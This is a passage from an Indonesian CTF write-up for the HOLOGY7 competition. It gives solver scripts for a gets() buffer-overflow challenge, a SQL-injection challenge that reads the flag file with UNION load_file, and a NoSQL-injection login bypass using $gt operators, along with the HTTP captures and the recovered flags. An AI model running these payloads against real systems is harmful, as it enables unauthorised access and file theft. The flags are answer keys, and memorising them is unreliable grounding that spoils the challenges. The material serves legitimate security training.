Untuk `arg1` bisa langsung ubah nilainya menjadi `0x41` atau bytes `a` karena terdapat fungsi fgets dan untuk `var\_38` bisa

langsung ubah nilai menjadi `s3cr3tpass` karena terdapat fungsi fgets juga. Namun yang jadi masalah adalah `var\_c` yang tidak terdapat fungsi fgets.

Letak celah nya ada pada `gets(&var\_38)` karena bisa menginputkan karakter tanpa ada batasan sehingga membuat kerentanan "**Buffer Overflow**".

Kami melakukan overwrite local variable dengan memanfaatkan "**Buffer Overflow**" tersebut, untuk mengubah nilai `var\_c` menjadi `0x79656b`. Setelah berhasil mengubah, langkah selanjutnya adalah memanggil fungsi `add\_credits` dan menginputkan nilai 0xdeaeb395 untuk credits nya.

Berikut adalah script python untuk menyelesaikannya:

```
solver.py

from pwn import *

io = remote("103.175.221.20", 3333)

io.sendline(b"2")
io.sendline(b"A")

payload = b"s3cr3tpass"
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += b"\x00\x00\x6b\x65\x79"

io.sendline(payload)

io.sendline(b"69")
io.sendline(b"3735991189")
```

```
io.interactive()
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS  1

--- Menu ---
1. Register
2. Login
3. View Profile
4. Logout
5. Exit
Choose an option: Wow, how did u find me :0
Enter the amount of credits to add: Credits added! Total credits: -558976107
Accessing secret...
Hey how did u get here???

Here's your gift: HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}

[*] Got EOF while reading in interactive
$
```

FLAG: HOLOGY7{1ts\_4lw4ys\_0v3rfl0w\_Vu1n\_h3R3}

## WEB

### Books Gallery

Challenge

25 Solves

×


## Books Galery

### 100

Lately, Pak Vincent has enjoyed reading books, but when he tried to search for a specific book, he realized that a feature was missing. He wondered why it had disappeared, especially since he was about to use it to find the book he wanted to read.

103.175.221.20 8080

Author : anakmamah

 books-gale...

Flag

Submit

Diberikan sebuah file zip yang berisi source code.

```
services:
  db:
    image: mysql:8.0
    container_name: books-galery-db
    restart: always
    environment:
      - MYSQL_ROOT_PASSWORD=password
      - MYSQL_USER=user
      - MYSQL_PASSWORD=password
      - MYSQL_DATABASE=books_galery
    ports:
      - "3306:3306"
    volumes:
      - ./flag.txt:/var/lib/mysql-files/flag.txt
      - ./database/database.sql:/docker-entrypoint-initdb.d/database.sql
    networks:
      - "mynet"
    healthcheck:
      test: ["CMD-SHELL", "mysqladmin ping -h 127.0.0.1"]
      interval: 10s
      timeout: 5s
      retries: 5
```

Pada `docker-compose.yml` dapat dilihat bahwa flag berada pada `/var/lib/mysql-files/flag.txt`.

```

func ShowBooks(db *sql.DB) gin.HandlerFunc {
    return func(c *gin.Context) {
        searchQuery := c.Query("query")
        searchQuery = lib.SanitizeData(searchQuery)
        log.Printf("Search query: %s", searchQuery)

        var rows *sql.Rows
        var err error

        if searchQuery != "" {
            query := `
                SELECT b.book_id, b.title, b.author, b.img_path
                FROM books b
                JOIN genres g ON b.genre_id = g.genre_id
                WHERE b.title LIKE '%` + searchQuery + `%' OR b.author LIKE '%` +
                searchQuery + `%'`
            rows, err = db.Query(query)
        } else {
            query := `SELECT b.book_id, b.title, b.author, b.img_path
                FROM books b
                JOIN genres g ON b.genre_id = g.genre_id`
            rows, err = db.Query(query)
        }
    }
}

```

Pada fungsi ShowBooks terdapat sebuah kerentanan yaitu SQL Injection karena variable `searchQuery` tidak diinput menggunakan prepared statement.

```


CREATE DATABASE IF NOT EXISTS books_galery;

GRANT SELECT ON books_galery.* TO 'user'@'%';
GRANT FILE ON *.* TO 'user'@'%';
FLUSH PRIVILEGES;

```

Pada file `database.sql` terlihat bahwa user mendapatkan akses ke semua file. Sehingga tujuannya menjadi jelas yaitu memanfaatkan celah SQL injection untuk membaca file pada `/var/lib/mysql-files/flag.txt`.





Catatan: pada saat writeup ini dibuat database nya ilang :v

Berikut adalah script python untuk menyelesaikan nya:

```
solver.py

import re
import requests

payload = "The+Pow%25%27+union+select+1%2cifnull%28load_file%280x2F7661722F6C69622F6D7973716C2D66696C65732F666C61672E747874%29%2c%27test%27%29%2c3%2c4%23"

url = f"http://103.175.221.20:8080/?query={payload}"

r = requests.get(url)

flag = re.findall(r"HOLOGY7{.*}", r.text)[0]

print(flag)
```

FLAG: HOLOGY7{8uKu\_ad41ah\_J3nd31a\_dUn1A\_uW4W}

## gampang kok

Challenge

15 Solves

✕

# gampang kok

## 100

Picture this: a setup where structure's totally loose, nothing's locked in, and rules? Yeah, they don't even apply! Connections just happen as needed, no rigid boxes to fit into. It's all about breaking free and going with a big 'NO' to anything that cramps the style. Pretty cool, right? Nvm, im just yapping.


103.175.221.20 3001

Author : anakmamah

Flag

Submit

Soal ini bersifat blackbox yaitu tidak diberikan source code.



Pada saat mengunjungi web hanya ada halaman login saja.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /login HTTP/1.1 2 Host: 103.175.221.20:3001 3 Content-Length: 27 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://103.175.221.20:3001 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/126.0.0.0 Safari/537.36 9 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=   0.8,application/signed-exchange;v=b3;q=0.7 10 Referer: http://103.175.221.20:3001/ 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: en-US,en;q=0.9 13 Connection: keep-alive 14 15 username=test&amp;password=test</pre>		<pre>1 HTTP/1.1 401 Unauthorized 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 19 5 ETag: W/"13-5BeEbsCKuyi/D6yoiMYwLEvunLM" 6 Date: Sat, 26 Oct 2024 16:58:53 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 Invalid credentials</pre>	

Ketika mencoba dengan username dan password test muncul respon `Invalid credentials`. Kami berfikir bahwa untuk mendapatkan flag nya kami harus bisa login.

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre> 1 POST /login HTTP/1.1 2 Host: 103.175.221.20:3001 3 Content-Length: 28 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://103.175.221.20:3001 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/126.0.0.0 Safari/537.36 9 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=   0.8,application/signed-exchange;v=b3;q=0.7 10 Referer: http://103.175.221.20:3001/ 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: en-US,en;q=0.9 13 Connection: keep-alive 14 15 username=test'&amp;password=test </pre>		<pre> 1 HTTP/1.1 400 Bad Request 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 22 5 ETag: W/"16-YvrlJx1AU1mc0SzSD1f9dQI0Mc" 6 Date: Sat, 26 Oct 2024 17:00:21 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 Invalid input detected </pre>	

Namun saat kami mencoba menginputkan `''`, terkena blacklist dan muncul respon `Invalid input detected`. Karena hal ini kami sempat stuck dan akhirnya mengerjakan soal lain :v

Setelah beberapa lama kemudian kami terpikirkan untuk mencari login bypass yang lain dan menemukan suatu website yang berisikan artikel tentang bypass login no sql.

## Testing for NoSQL Injection

We can try to inject objects in the username and password fields and test for NoSQL injections.

```
{ "username": { "$gt": "" }, "password": { "$gt": "" } }
```

Setelah kami coba payloadnya ternyata berhasil 😊

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /login HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: 103.175.221.20:3001			2	X-Powered-By: Express		
3	Content-Length: 29			3	Content-Type: text/html; charset=utf-8		
4	Cache-Control: max-age=0			4	Content-Length: 81		
5	Upgrade-Insecure-Requests: 1			5	Etag: W/"51-IUPFI3FdsUfL4RiH8rsVbXS53as"		
6	Origin: http://103.175.221.20:3001			6	Date: Sat, 26 Oct 2024 17:07:04 GMT		
7	Content-Type: application/x-www-form-urlencoded			7	Connection: keep-alive		
8	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36			8	Keep-Alive: timeout=5		
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			9			
10	Referer: http://103.175.221.20:3001/			10	Welcome, [object Object]! Here is the flag: HOLOGY7{it_is_pretty_easy_isn't_it??}		
11	Accept-Encoding: gzip, deflate, br						
12	Accept-Language: en-US,en;q=0.9						
13	Connection: keep-alive						
14							
15	username[\$gt]=\$password[\$gt]=						

### solver.py

```
import requests

url = "http://103.175.221.20:3001/login"

data = {
    "username[$gt]": "",
    "password[$gt]": "",
}

r = requests.post(url, data=data, headers={})

print(r.text)
```

```
> python3 solver.py
Welcome, [object Object]! Here is the flag: HOLOGY7{it_is_pretty_easy_isn't_it??}
```

FLAG: HOLOGY7{it\_is\_pretty\_easy\_isn't\_it??}